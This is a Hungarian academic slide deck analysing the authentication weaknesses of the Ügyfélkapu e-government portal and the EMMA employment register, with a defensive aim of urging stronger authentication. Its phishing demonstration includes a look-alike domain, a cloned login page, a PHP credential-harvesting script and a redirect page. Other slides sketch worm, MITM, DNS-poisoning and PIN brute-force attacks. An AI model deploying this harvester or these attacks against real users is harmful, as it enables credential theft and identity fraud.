

BME IK



**Informatikai
Központ**

A magyar elektronikus közigazgatási rendszer biztonsági analízise

**Krasznay Csaba, Szigeti Szabolcs
BME Informatikai Központ**

- **A Közigazgatási Eljárási Törvény és végrehajtási rendeletei**
- **Fogalmak**
- **Az Ügyfélkapu biztonsági analízise**
- **Támadási lehetőségek**
- **Pozitív és negatív példák**



- **2004 decemberében elfogadták a Közigazgatási Eljárási Törvényt (2004. évi CXL törvény), mely 2005 novemberében lépett életbe**
- **Ez alapvetően átszervezi a közigazgatás működését, többek között rendelkezik az elektronikus közigazgatás bevezetéséről is**
- **A törvényhez kapcsolódóan öt informatikai témájú végrehajtási rendelet jelent meg**
- **Több műszaki specifikáció is elkészült**
- **Az elektronikus közigazgatási rendszerek biztonságával és együttműködő-képességével a 195/2005 (IX. 22.) számú kormányhatározat foglalkozik**

- **A IV. fejezet a minőségirányítási követelményekkel foglalkozik**
- **Bár nincs kimondva, a jogalkotó az ISO 9001 és az ISO 17799-es szabványokat vette alapul**
- **Előírja a kockázatelemzések elvégzését**
- **Ezek alapján biztonsági osztályokba kell sorolni a különböző tevékenységeket**
- **Lehetőség nyílik a kiszervezésre is**

- **Az V. fejezet a biztonsági követelményekkel foglalkozik**
- **Lefordítva aktuális műszaki nyelvre a jogszabályt, az ügyfél azonosításánál SSL kapcsolat, egyedi azonosítók és időbélyegzés szükséges**
- **A rendszer működése során biztosítani kell a naplózást, az üzletmenet-folytonosságot, a mentést és az archiválást**
- **Külön kiemeli az elektronikus dokumentumok archiválásának fontosságát**
- **Az e-közigazgatási rendszerekben vírusvédelmet is használni kell**
- **Lehetőség van titkosított adattovábbításra**
- **A hozzáférési és fizikai biztonság kialakítása is része a követelményeknek**

- **A VI. fejezetben jelennek meg az interoperabilitás kérdései**
- **A jogalkotó felismerte annak a veszélyét, ha a rendszerek különböző adatformátumokkal dolgoznak**
- **Nem kötelező, de ajánlott a nemzetközi nyílt szabványok használata**
- **Összességében fontos, hiánypótló jogszabály**

- **Hitelesítés (authentication):** az a folyamat, melynek során egy számítógép, számítógépes program vagy egy másik felhasználó megpróbál meggyőződni arról, hogy az a számítógép, számítógépes program vagy felhasználó, aki kapcsolatba akar lépni vele, az, akinek állítja magát.
- **Azonosítás (identification):** az a folyamat, melynek során az ügyfél személyazonosságát oly módon kell alátámasztani, hogy az elektronikus azonosítás egy korábban, hitelesítés-szolgáltató vagy a regisztrációs szerv által végzett, az ügyfél személyes megjelenését igénylő személyazonosításhoz legyen köthető, azaz ez vagy elektronikus aláírással, vagy okmányirodai megjelenéssel teljesíthető
- **Single sign-on:** a szoftveres autentikációnak egy olyan speciális formája, mely a felhasználókat egyszer hitelesítve több szoftveres rendszer szolgáltatásaihoz engedi hozzáférni.


- **Kétfépcsős hitelesítés (two-factor authentication):** olyan protokoll, mely két egymástól független módon állapítja meg a személyazonosságot és a jogosultságokat. Alapvetően három tényezővel hitelesíthető valaki: tudás alapján (pl. jelszó), birtok alapján (pl. egy intelligens kártya, amit birtokol) vagy biometrikus jellemzők alapján (pl. ujjlenyomat)
- **Adathalászat (phishing):** célja olyan érzékeny adatok megszerzése, mint a jelszavak vagy bankkártya számok oly módon, hogy ezeket az adatokat hivatalos elektronikus kommunikációnak álcázva kérik a felhasználóktól, akik önként adják azt át.

The screenshot displays the Hungarian e-government portal (Ügyfélkapu) interface. At the top, there is a search bar for government websites and the logo for 'MAGYARORSZÁG.HU'. The main header features the 'ÜGYFÉLKAPU' logo and the slogan 'Intézzé interneten!'. Below the header, a navigation bar shows 'Ügyfélvonal: 189' and links for 'Segítség' and 'Kapcsolat'. The main content area is divided into two columns. The left column, titled 'Tájékoztató az Ügyfélkapu használatáról', contains two numbered sections: '1 AZ ÜGYFÉLKAPU' and '2 REGISZTRÁCIÓ'. The right column, titled 'Ügyfélkapu-adminisztráció', lists various administrative actions such as 'Regisztrációs adatok módosítása', 'Jelszóváltoztatás', and 'Elfelejtett jelszó'. A prominent green button labeled 'aktiválja regisztrációját!' is visible, indicating the next step in the registration process.

- A magyar elektronikus közigazgatás „arca”
- Elérhetők róla az okmányirodai szolgáltatások, az APEH rendszere és a felvételi rendszer
- Funkciója szerint több, mint gyűjtőportál, de kevesebb, mint single sign-on rendszer
- A tervezők szándéka szerint SSO lenne


Hitelesítés az Ügyfélkapun

- Az azonosítás okmányirodában vagy elektronikus aláírással lehetséges
- Egylépcsős és kétlépcsős hitelesítésre is van lehetőség
- Az egylépcsős hitelesítés felhasználónévvel és jelszóval történik
- A kétlépcsős hitelesítés elektronikus aláírással történik

Érték	Leírás
Szöveg:	Jelen aláírással bejelentkezem a www.magyarorszag.hu Kormányzati Portálon.
Időpont:	2006.02.14. 14:04
Tranzakció azonosító:	111580

- **Az egylépcsős hitelesítés nagyon sebezhető**
- **Ha megvalósul a valódi elektronikus közigazgatás, amikor az azonosítás után nem kell személyesen megjelenni, ez a sebezhetőség kellő motivációt adhat bűnözői csoportoknak**
- **Egyszerű social engineering támadásokkal tömegesen lehet megszerezni jelszavakat az Ügyfélkapuhoz**
- **Ezzel megvalósul az identitáslopás (identity theft)**
- **Az APEH 2005/4-es tájékoztatója „Veszélyes lehet a túlzott bizalom” címmel már bizonyítja, hogy az egylépcsős azonosítás alkalmatlan egy ilyen fontosságú szolgáltatás védelmére**
- **Az első támadások abban a pillanatban meg fognak jelenni, amikor a befektetett munka nagyobb hasznot hoz, mint amennyibe került**



- E-mail a Kormányzati Portál ügyfélszolgálatától, az **ugyfelszol@magyarorszag.hu** címről
- Hivatalosnak tűnő üzenet arról, hogy az **Ügyfélkapus jelszavak eltűntek**
- Kérés arra vonatkozólag, hogy a felhasználó regisztrálja magát újra az adott linken
- A link bonyolult, de a felhasználó egy kattintással elérheti a weboldalt

The screenshot shows a Microsoft Internet Explorer browser window with the title "Ügyfélkapu - Elfelejtett jelszó - Microsoft Internet Explorer". The address bar contains the URL "https://www.magyarorszag.hn/ugyfelkapu/register.php". The browser's toolbar includes navigation buttons (Back, Forward, Stop, Refresh, Home), a search bar, and various utility icons. Below the toolbar, there are search engines (Google, Search), PageRank, and other browser features. The main content area displays a phishing page for "MAGYARORSZÁG.HU" with the heading "ÜGYFÉLKAPU" and the slogan "Intézzé interneten!". The page includes a red navigation bar with "Ügyfélvonal : 189" and "Segítség | Kapcsolat". The main text reads: "Elfelejtett jelszó", "Tisztelt felhasználó!", and "A rendszerünk leállása miatt elveszett jelszavát újra megadhatja! Az Űrlapon adja meg bejelentkezési nevét és azt a jelszót, amelyet korábban, a regisztrációkor megadott. Rendszerünk tárolja a jelszót, így felhasználói nevét és régi jelszavát újra használhatja a bejelentkezésekhez. A jelszót a bejelentkezés után a Jelszóváltoztatás menüpont alatt megváltoztathatja." Below the text is a form with two input fields: "FELHASZNÁLÓNÉV: krasznay" and "JELSZÓ: *****", with an "OK" button below them. The footer contains "MEH ELEKTRONIKUSKORMÁNYZAT-KÖZPONT" and "MAGYARORSZÁG.HU - ÜGYFÉLSZOLGÁLAT AZ INTERNETEN" with links for "Jogi nyilatkozat" and "Adatvédelem". The Windows taskbar at the bottom shows the "Internet" icon.

- Az URL egy hondurasi címre mutat: www.magyarorszag.hn
- A tanúsítványt a Verisign adta ki erre az oldalra
- A HTML forrás az elfelejtett jelszót igénylő oldalból származik
- Egyetlen kép lett megváltoztatva
- A szöveg háromnegyede megegyezik az eredetivel, gyakorlatilag az e-mail szó ki lett cserélve jelszóra, és hiányzik egy mondat.
- Az OK gombra való kattintás után a felhasználó visszakerül az eredeti oldalra, a támadó pedig gazdagabb egy felhasználónévvel és jelszóval
- Ezzel a felhasználónévvel és jelszóval a támadó már el tud járni az áldozat nevében, megvalósul az identitáslopás
- De mi van a szerveroldalon?



Phishing támadás

```
<?php
$login_name = $_POST["login_name"];
$password   = $_POST["password"];

$user_database = fopen("user.txt","a");
fwrite($user_database, "\n" . $login_name . "\n" . $password . "\n");
fclose($user_database);

?>



<html>
<head>
  <meta http-equiv="refresh" content="0; URL=http://www.magyarország.hu/">
  <title></title>
</head>
<body>
</body>
</html>
```



- Olyan lokális internetes féreg kezd el terjedni, amilyen a Zafi volt
- Ez a megfertőzött gépen levelezőszervert indít, amely tömegesen küldi ki az áldozat gépén található e-mail címekre a fenti phishing levelet
- A féreg egy trójait is telepít a gépre, amivel jelszólopó alkalmazást lehet üzemeltetni, ha esetleg a felhasználó nem dőlne be a phishing levélnek
- Belső hálózaton (pl. egy nagy könyvelőirodánál) man-in-the-middle (beékelődéses) támadást lehet kezdeni a jelszavak megszerzésére
- A DNS cache poisoning támadás is sok helyen hatékony lehet
- Ekkor a www.magyarország.hu domain név az áldozat gépén egy másik oldalra lesz átirányítva

- **Az egylépcsős hitelesítés hibái kivédhetetlenek, mert mindegyik támadás az ügyfél ellen irányul**
- **Az ilyen jellegű támadások elindulása csak idő kérdése**
- **Időben kell védekezni, az utólagos védekezés drága, nehéz és hatalmas presztízsveszteséggel jár**

Kétlépcsős azonosítás az Ügyfélkapun



- Elektronikus aláíráson alapul
- Sehol nem látott technológiát használva a beléptetés egy űrlap aláírásával valósul meg, nem pedig kérdés-válasz (challenge-response) alapon
- A fából vaskarika tipikus esete
- Tapasztalataink szerint ráadásul igen alacsony rendelkezésre állással (nem) működik a rendszer
- Emellett adminisztratív megoldásokkal is akadályozzák a technológiát
- Az öt végrehajtási rendelet mindegyike foglalkozik az elektronikus aláírással

- **Az Ügyfélkapu egy nem biztonságos és egy biztonságos, de technikailag, szakmailag nehezen kezelhető hitelesítési megoldást használ**
- **A rendszer üzemeltetői még időben vannak ahhoz, hogy védekezzenek, hiszen az elektronikus közigazgatás fejletlensége miatt nincs értelme támadni**
- **A jogi szabályozás rossz irányba mutat, ennek köszönhető ez a „megoldás”**
- **De van rosszabb megoldás is**

EMNY - Microsoft Internet Explorer

Fájl Szerkesztés Nézet Kedvencek Eszközök Súlyó

Vissza Keresés Kedvencek

Cím https://www.emma185.hu/emny_internet/LoginFwdAction.do Ugrás Hivatkozások >>

Google Search PageRank 1 blocked Check AutoLink AutoFill

ÁLLAMI FOGLALKOZTATÁSI SZOLGÁLAT
ÁFSZ

Állami Foglalkoztatási Szolgálat
Országos Portál

Verzió: 0.20.10

BEJELENTKEZÉS

- Munkavállalók bejelentkezése
- Munkaadók bejelentkezése
- Munkaügyi felügyelő bejelentkezése

Bejelentkezés

Adóazonosító:

PIN-kód:

Belépés

Kész Internet

- **Az EMMA az Egységes Munkaügyi Nyilvántartó Rendszer, amiben elvileg minden alkalmazásban levő ember személyes adatai szerepelnek**
- **Ehhez a felhasználónév az adóazonosító, ami nyilvános adat**
- **A jelszó egy öt számjegyből álló PIN kód**
- **Ez maximum 100.000 lehetséges variáció**
- **Egy ügyes programozó néhány perc alatt végigpróbálja az összes variációt**
- **Látszólag semmi védelem nincs a PIN kódok támadása ellen (3 hibás próbálkozás utáni letiltás, egyre hosszabb próbálkozási idő)**

- **A legjobb megoldás a hitelesítéshez a mobiltelefon felhasználása lenne, mint az összes magyar internetes banki alkalmazásnál**
- **Az elektronikus aláírással ellentétben egyetlen helyen sem esik szó ennek a használatáról**
- **A IX. és a XIII. kerület önkormányzata megfelelően használja az elektronikus aláírást, űrlapok aláírására**
- **Aki megfelelő e-közigazgatási hitelesítési megoldást akar látni, ne menjen messzire**
- **Hanem látogasson el a szlovén kormányzati portálra: <http://e-uprava.gov.si/e-uprava/>**

Köszönöm figyelmüket!



Krasznay Csaba, Szigeti Szabolcs
Budapesti Műszaki és
Gazdaságtudományi Egyetem
Informatikai Központ

krasznay@ik.bme.hu
(www.krasznay.hu)
szigi@ik.bme.hu